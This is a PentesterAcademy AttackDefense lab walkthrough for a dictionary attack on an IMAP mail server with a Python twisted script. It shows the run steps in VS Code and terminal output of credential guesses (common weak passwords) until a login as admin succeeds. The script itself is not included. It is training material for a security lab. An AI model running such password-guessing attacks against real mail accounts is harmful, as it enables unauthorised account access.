# ATTACK DEFENSE

by PentesterAcademy

Name	Dictionary Attack: IMAP Server
URL	https://attackdefense.com/challengedetails?cid=1219
Type	Offensive Python : Client Emulation

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Use Python <u>twisted</u> library to login into the mail account of user "netadmin" and fetch subjects of all his mails.

Solution:

Landing Page:

Step 1: Select "emulated-client.py " kept in solution directory from the Project Explorer.

Step 2: This script takes two arguments i.e. username and password list. If we check the comments on top of solution script file, it directs us to add given line to .vscode > launch.json file.

Make the suggested changes to launch.json file.

Step 3: Navigate to Debug Menu and click on "Start Without Debugging option" to run the program.

Debug	Terminal	Help	emulate
Start Debugging			F5
Start Without Debugging			**Ctrl+F5**
Stop Debugging			Shift+F5
Restart Debugging			Ctrl+Shift+F5
Open Configurations			
Add Configuration...			
Step Over			F10
Step Into			F11
Step Out			Shift+F11
Continue			F5
Toggle Breakpoint			F9
New Breakpoint			>

Step 3: Script will run and print all credentials it is trying and stops on getting the correct pair.

```
PROBLEMS 2    OUTPUT    DEBUG CONSOLE    TERMINAL                          1: Python Debug Conso ▾  +  ⊡  🗑  ∧  ✕
root@attackdefense:/home/student/project# cd /home/student/project ; env PYTHONIOENCODING=UTF-8 PYTHONUNBUFFERED=1 /usr/bin/python /root/.l
ocal/share/code-server/extensions/ms-python.python-2019.6.24221/pythonFiles/ptvsd_launcher.py --default --nodebug --client --host localhost
 --port 33475 /home/student/project/solution/test.py users.txt passwords.txt
Trying credential pair: ('admin', 'admin')
Trying credential pair: ('admin', '123456')
Trying credential pair: ('admin', '12345')
Trying credential pair: ('admin', '123456789')
Trying credential pair: ('admin', 'password')
Trying credential pair: ('admin', 'iloveyou')
Trying credential pair: ('admin', 'princess')
Trying credential pair: ('admin', '1234567')
Trying credential pair: ('admin', '12345678')
Trying credential pair: ('admin', 'qwerty')
Trying credential pair: ('admin', '111111')
Trying credential pair: ('admin', 'iloveu')
Trying credential pair: ('admin', '000000')
Trying credential pair: ('admin', 'michelle')
('admin', 'tigger')
([['CAPABILITY', 'IMAP4rev1', 'LITERAL+', 'SASL-IR', 'LOGIN-REFERRALS', 'ID', 'ENABLE', 'IDLE', 'SORT', 'SORT=DISPLAY', 'THREAD=REFERENCES'
, 'THREAD=REFS', 'THREAD=ORDEREDSUBJECT', 'MULTIAPPEND', 'URL-PARTIAL', 'CATENATE', 'UNSELECT', 'CHILDREN', 'NAMESPACE', 'UIDPLUS', 'LIST-E
XTENDED', 'I18NLEVEL=1', 'CONDSTORE', 'QRESYNC', 'ESEARCH', 'ESORT', 'SEARCHRES', 'WITHIN', 'CONTEXT=SEARCH', 'LIST-STATUS', 'BINARY', 'MOV
E']], 'OK Logged in')
```

In this case, the correct credential pair is admin:tigger. The script was able to login for this pair and stopped after finding this.

References:

1. Visual Studio Code (https://code.visualstudio.com/)
2. VS Code Basic Editing (https://code.visualstudio.com/docs/editor/codebasics)
3. Twisted (https://www.twistedmatrix.com/trac/)